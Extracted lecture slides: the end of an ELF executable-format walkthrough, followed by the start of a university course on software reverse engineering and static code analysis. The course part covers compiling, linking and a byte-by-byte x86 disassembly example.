.init .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
03  .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
04  .dynamic
05  .note.ABI-tag .note.gnu.build-id
06  .eh_frame_hdr
07
08  .init_array .fini_array .jcr .dynamic .got
```

ELF file format visualization

ELF¹⁰¹ a Linux executable walkthrough

ANGE ALBERTINI
CORKAMI.COM

DISSECTED FILE



LOADING PROCESS

1 HEADER

2 MAPPING

3 EXECUTION

TRIVIA

Comparison: PE vs. ELF

Portable Executable (PE)	Executable and Linkable Format (ELF)
No code executed before the entry point	TLS callbacks executed before the entry point
Only sections	Concept of sections and segments (2 views)
Sections have names	Segments do NOT have a name, but sections do
Build timestamp	No timestamps
Sections: offset in file (PointerToRawData), size in file (SizeOfRawData), virtual address (VirtualAddress), virtual size (Misc_VirtualSize)	Segments: offset in file (p_offset), size in file (p_filesz), virtual address (p_vaddr), virtual size (p_memsz)
Permissions: read, write, execute	Permissions: read, write, execute

Linux ELF loader

- An ELF program is loaded by the Linux kernel in `fs/binfmt_elf.c` in the function `load_elf_binary(struct linux_binprm *bprm)`
- Loader process
 - The magic string is checked (`\x7fELF`)
 - Load the ELF header and check that the architecture matches
 - Load the program header table (PHT)
 - Load all segments of type `PT_LOAD` and map permissions to page protections
 - If an interpreter segment is found (`PT_INTERP`), load the interpreter file
 - If the ELF is dynamically linked, the interpreter contains a dynamic runtime linker that
 - Identifies referenced libraries (stored in a segment of type `PT_DYNAMIC`)
 - Loads referenced libraries
 - Invoke the address at the symbol `_start`

References

- PE
 - [https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547(v=vs.85).aspx)
 - Microsoft Portable Executable and Common Object File Format Specification
 - <https://blogs.msdn.microsoft.com/ieinternals/2014/09/04/caveats-for-authenticode-code-signing/> Authenticode, Code Signature
- ELF
 - man 5 elf
 - ELF man page on Unix/Linux
 - <http://refspecs.linuxbase.org/elf/elf.pdf>
 - Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification
 - <http://sco.com/developers/gabi/latest/contents.html>
 - System V Application Binary Interface, object file specifications (ELF)
 - <https://greek0.net/elf.html>
 - Example walkthroughs for the linking and execution views of an ELF file
- <http://www.opensecuritytraining.info/LifeOfBinaries.html>
 - free training materials on binary executables (PE and ELF)

Thank you. Questions?

Software Reverse Engineering Static Code Analysis

Prof. Dr. Christian Dietrich
[<dietrich@internet-sicherheit.de>](mailto:dietrich@internet-sicherheit.de)

Overview


0. Introduction and Motivation
1. Machine code, Assembly for Intel x86
2. Operating Systems
3. Static Code Analysis
4. Dynamic Code Analysis
5. Malware, Botnets, and Malware Analysis
6. Targeted Attacks

This chapter


- Introduction: Compiling, Assembling and Linking: Forward Engineering
- Disassembling
- Recovering high-level language constructs (Decompilation)
- Basic blocks
- Control flow graphs
- Obfuscation

Compiling, Assembling and Linking *Forward Engineering*

From high-level language to machine code



Typical Linux/Unix compilation chain



Compile a C program (32-bit GNU/Linux)

```
# GNU Compiler Collection (GCC), often used on Linux
```

```
# Clang (part of LLVM), on macOS and Linux
```

```
gcc -m32 -S -masm=intel helloworld.c -o helloworld.gcc.s
```

32-bit code

Generate assembly

Use Intel assembly notation

Output file (assembly)

```
# Assemble the helloworld assembly to a binary object
```

```
as --32 helloworld.gcc.s -o helloworld.gcc.s.linux.o
```

32-bit code

Output file (ELF object)

```
# Link it into an executable file (ELF 32)
```

```
ld -m elf_i386 helloworld.gcc.s.linux.o -lc -e main -o helloworld.gcc.s.linux
```

Generate a 32-bit ELF executable

Entry point

Output file (ELF executable)

Link with C
runtime library


Compile a C program (64-bit macOS)

```
# GNU Compiler Collection (GCC), often used on Linux  
# Clang (part of LLVM), on macOS and Linux  
gcc -S -masm=intel helloworld.c -o helloworld.s
```

```
# Assemble the helloworld assembly to a binary object  
as helloworld.s -o helloworld.s.macho64.o
```


```
# Link it into an executable file (Mach-O 64)  
ld helloworld.s.macho64.o -lc -macosx_version_min 10.12 -e _main \  
-o helloworld.s.macho64
```

Static linking



- Library code is copied as is into the final program
- Changes in the library only have an effect when recompiling the program
- Library code may not be easy to identify, especially if symbols have been stripped

Dynamic linking




- Library code is only referenced from final program
- The loader loads the libraries and resolves the referenced functions
- Identification of library code is easy
- ELF can specify a dynamic runtime linker in the INTERP section

Static code analysis

- Originally static code analysis is an area of software testing.
- Definition in the context of reverse engineering:
Static code analysis refers to techniques that discover the functionality of the code **without executing** it.
- Typically involves
 - Disassembling
 - Detecting idioms
 - Recovering high-level language constructs
- Occasionally involves
 - Reflection

Disassembling

Reverse engineering



Disassembly

Disassembly

```
push eax  
mov ecx, [ebx+4]  
add eax, 0x4  
call printf  
...
```

```
10001101001  
01010111000  
01...
```

Machine Code

- A disassembler translates machine code to assembly code
- The resulting assembly code is called **disassembly**
- Depends on a specific instruction set architecture (e.g., x86, x64, ARMv6)
- Disassembling is not trivial: Information gets lost during assembling
 - Data type information
 - Comments
 - Labels, symbols (function, variable names)
- For x86: Multiple machine code representations exist for the same high-level language construct

Disassembly: Example

Machine code

```
55 89 e5 83 ec 10 8b ...
```

Disassembly

- Assume x86 machine code
- x86 has byte-aligned machine code instructions of variable length (1-15 bytes)
- The algorithm operates on bytes as input (not bits)

Instruction Prefixes	Opcode	ModR/M	SIB	Displacement	Immediate
Prefixes of 1 byte each (optional) ^{1, 2}	1-, 2-, or 3-byte opcode	1 byte (if required)	1 byte (if required)	Address displacement of 1, 2, or 4 bytes or none ³	Immediate data of 1, 2, or 4 bytes or none ³

Disassembly: Example

Machine code

```
55 89 e5 83 ec 10 8b ...
```

Disassembly

```
55:
```

- Assume x86 machine code
- x86 has byte-aligned machine code instructions of variable length (1-15 bytes)
- Consume the first byte (0x55) and attempt to do
 - a prefix lookup
 - an opcode table lookup

Disassembly: Example

Machine code

55 89 e5 83 ec 10 8b ...

Disassembly

55: Push the ebp register onto the stack: push ebp

	JB Gv Eb 32	GV Lv 33	AL Ib 34	CXx Iv 35	36	37	ES Gv 38	Lv Gv 39	Gv 3
>	INC eDX 42	INC eBX 43	INC eSP 44	INC eBP 45	INC eSI 46	INC eDI 47	DEC eAX 48	DEC eCX 49	D eD 4
PUSH eDX 52	PUSH eBX 53	PUSH eSP 54	PUSH eBP 55	PUSH eSI 56	PUSH eDI 57	POP eAX 58	POP eCX 59	PO	eD 5
BOUND Gv Ma 62	ARPL Ew Gw 63	FS: 64	GS: 65	OPSIZE: 66	ADSIZE: 67	PUSH lv 68	IMUL Gv Ev lv 69	PU	l 6
JB Ib 70	JNB Ib 71	JZ Ib 72	JNZ Ib 73	JBE Ib 74	JA Ib 75	JS Ib 76	JNS Ib 77	J	78

Disassembly: Example

Machine code

```
55  
89 e5 83 ec 10 8b ...
```

Disassembly

```
push ebp
```



- Assume x86 machine code
- x86 has byte-aligned machine code instructions of variable length (1-15 bytes)
- Consume the first byte (0x55)

Disassembly: Example

Machine code

```
55  
89 e5 83 ec 10 8b ...
```

Disassembly

```
push ebp  
89: ???
```



- Assume x86 machine code
- x86 has byte-aligned machine code instructions of variable length (1-15 bytes)
- Consume the first byte (0x55)
- Consume the second byte (0x89) and attempt to do
 - a prefix lookup
 - an opcode table lookup

Disassembly: Example

Machine code

```
55
89 e5 83 ec 10 8b ...
```

Disassembly

```
push ebp
89: mov ???
```



b	Jb	Jb
78	79	7A
OV	MOV	MC
Gb	Ev Gv	Gb
38	89	8A
BW	CWD	CA
98	99	Ap
		9A

Legend		
HAS MOD R/M		
LENGTH = 1		
OTHER		
UNDECODED		

Ev: A ModR/M byte follows the opcode and specifies the operand. The operand is either a general-purpose register or a memory address. If it is a memory address, the address is computed from a segment register and any of the following values: a base register, an index register, a scaling factor, a displacement.

Gv: The reg field of the ModR/M byte selects a general register (for example, AX (000)).


Disassembly: Example

Machine code

```
55
89 e5 83 ec 10 8b ...
```

Disassembly

```
push ebp
89: mov ???
```



Ev: A **ModR/M** byte follows the opcode and specifies the operand. The operand is either a general-purpose register or a memory address. If it is a memory address, the address is computed from a segment register and any of the following values: a base register, an index register, a scaling factor, a displacement.

Gv: The reg field of the ModR/M byte selects a general register (for example, AX (000)).

Disassembly: Example

Machine code

```
55
89 e5 83 ec 10 8b ...
```

Disassembly

```
push ebp
89: mov ???
```



-	89				
Instruction Prefixes	Opcode	ModR/M	SIB	Displacement	Immediate

Prefixes of
1 byte each
(optional)^{1, 2}



1-, 2-, or 3-byte
opcode

1 byte
(if required)

1 byte
(if required)

Address
displacement
of 1, 2, or 4
bytes or none³

Immediate
data of
1, 2, or 4
bytes or none³



Disassembly: Example

Machine code

```
55
89 e5 83 ec 10 8b ...
```

Disassembly

```
push ebp
89 e5: mov ???
```



-	89	e5			
Instruction Prefixes	Opcode	ModR/M	SIB	Displacement	Immediate

Prefixes of
1 byte each
(optional)^{1, 2}


1-, 2-, or 3-byte
opcode

1 byte
(if required)

1 byte
(if required)

Address
displacement
of 1, 2, or 4
bytes or none³

Immediate
data of
1, 2, or 4
bytes or none³



Hex

```
e5
```

Binary

11	100	101
----	-----	-----

Mod 11
=> only registers

Reg 100
=> dst **ebp**

R/M 101
=> src **esp**

Disassembly: Example

Machine code

```
55
89 e5 83 ec 10 8b ...
```

Disassembly

```
push ebp
89 e5: mov ebp, esp
```




-	89	e5	-	-	-
Instruction Prefixes	Opcode	ModR/M	SIB	Displacement	Immediate

Prefixes of 1 byte each (optional)^{1, 2}
1-, 2-, or 3-byte opcode

1 byte (if required)
1 byte (if required)
Address displacement of 1, 2, or 4 bytes or none³

Immediate data of 1, 2, or 4 bytes or none³



Hex

e5

Binary

11	100	101
----	-----	-----

Mod 11
=> only registers

Reg 100
=> dst **ebp**

R/M 101
=> src **esp**


Disassembly: Example

Machine code

```
55  
89 e5  
83 ec 10 8b ...
```

Disassembly

```
push ebp  
mov ebp, esp  
83: sub ???
```



83 /5 ib	SUB r/m32, imm8	MI	Valid	Valid	Subtract sign-extended imm8 from r/m32.
----------	-----------------	----	-------	-------	---

Disassembly: Example

Machine code

```
55
89 e5
83 ec 10 8b ...
```

Disassembly

```
push ebp
mov ebp, esp
83 ec 10: sub esp, 0x10
```



-	83	ec	-	-	10
Instruction Prefixes	Opcode	ModR/M	SIB	Displacement	Immediate

Prefixes of
1 byte each
(optional)^{1, 2}


1-, 2-, or 3-byte
opcode

1 byte
(if required)

1 byte
(if required)

Address
displacement
of 1, 2, or 4
bytes or none³

Immediate
data of
1, 2, or 4
bytes or none³



Hex

```
ec
```

Binary

11	101	100
----	-----	-----

Mod 11
=> only registers

Reg 101
=> dst **esp**

R/M 101
=> immediate

Disassembly: Example

Machine code

```
55  
89 e5  
83 ec 10  
8b ...
```

Disassembly

```
push ebp  
mov ebp, esp  
sub esp, 0x10  
...
```

- Naive x86 disassembly algorithm, called [linear sweep disassembling](#):
 - a. Consume a byte and attempt a prefix lookup
 - b. If no prefix is found, attempt an opcode table lookup
 - c. If a prefix is found, continue with the next byte
 - d. If no opcode mapping is found, consume the next byte and retry
 - e. If an opcode mapping is found: Depending on the instruction syntax
 - Interpret the ModR/M, SIB, Displacement and/or Immediate fields
 - f. Continue with step a.
- Real-world disassemblers are slightly more complicated
- For example: <https://github.com/gdabah/distorm/wiki/x86x64MachineCode>

x86 disassembly challenges

Address	Hexdump	Disassembly
8048410:	48	dec eax
8048411:	65 6c	gs ins BYTE PTR es:[edi],dx
8048413:	6c	ins BYTE PTR es:[edi],dx
8048414:	6f	outs dx,DWORD PTR ds:[esi]
8048415:	20 57 6f	and BYTE PTR [edi+0x6f],d1
8048418:	72 6c	jb 8048486
804841a:	64 21 00	and DWORD PTR fs:[eax],eax
804841d:	68 10 84 04 08	push 0x8048410
8048422:	e8 b9 fe ff ff	call 80482e0 <puts>



x86 disassembly challenges

Address	Hexdump	Disassembly
8048410:	48	dec eax
8048411:	65 6c	gs ins BYTE PTR es:[edi],dx
8048413:	6c	ins BYTE PTR es:[edi],dx
8048414:	6f	outs dx,DWORD PTR ds:[esi]
8048415:	20 57 6f	and BYTE PTR [edi+0x6f],d1
8048418:	72 6c	jb 8048486
804841a:	64 21 00	and DWORD PTR fs:[eax],eax
804841d:	68 10 84 04 08	push 0x8048410
8048422:	e8 b9 fe ff ff	call 80482e0 <puts>

IP →

The function `puts(const char* s)` writes the string `s` and a trailing newline to stdout.

x86 disassembly challenges

Address	Hexdump	String	Disassembly
8048410:	48	H	dec eax
8048411:	65 6c	e1	gs ins BYTE PTR es:[edi],dx
8048413:	6c	l	ins BYTE PTR es:[edi],dx
8048414:	6f	o	outs dx,DWORD PTR ds:[esi]
8048415:	20 57 6f	_Wo	and BYTE PTR [edi+0x6f],d1
8048418:	72 6c	r1	jb 8048486
804841a:	64 21 00	d!\0	and DWORD PTR fs:[eax],eax
804841d:	68 10 84 04 08		push 0x8048410
8048422:	e8 b9 fe ff ff		call 80482e0 <puts>
			// "Hello World!"

The function `puts(const char* s)` writes the string `s` and a trailing newline to stdout.

x86 disassembly: code vs. data

- The Von Neumann architecture does not separate code from data

Address	Hexdump	String	Disassembly	
8048410:	48	H	dec eax	
8048411:	65 6c	e1	gs ins BYTE PTR es:[edi],dx	
8048413:	6c	l	ins BYTE PTR es:[edi],dx	
8048414:	6f	o	outs dx,DWORD PTR ds:[esi]	
8048415:	20 57 6f	_Wo	and BYTE PTR [edi+0x6f],d1	
8048418:	72 6c	r1	jb 8048486	
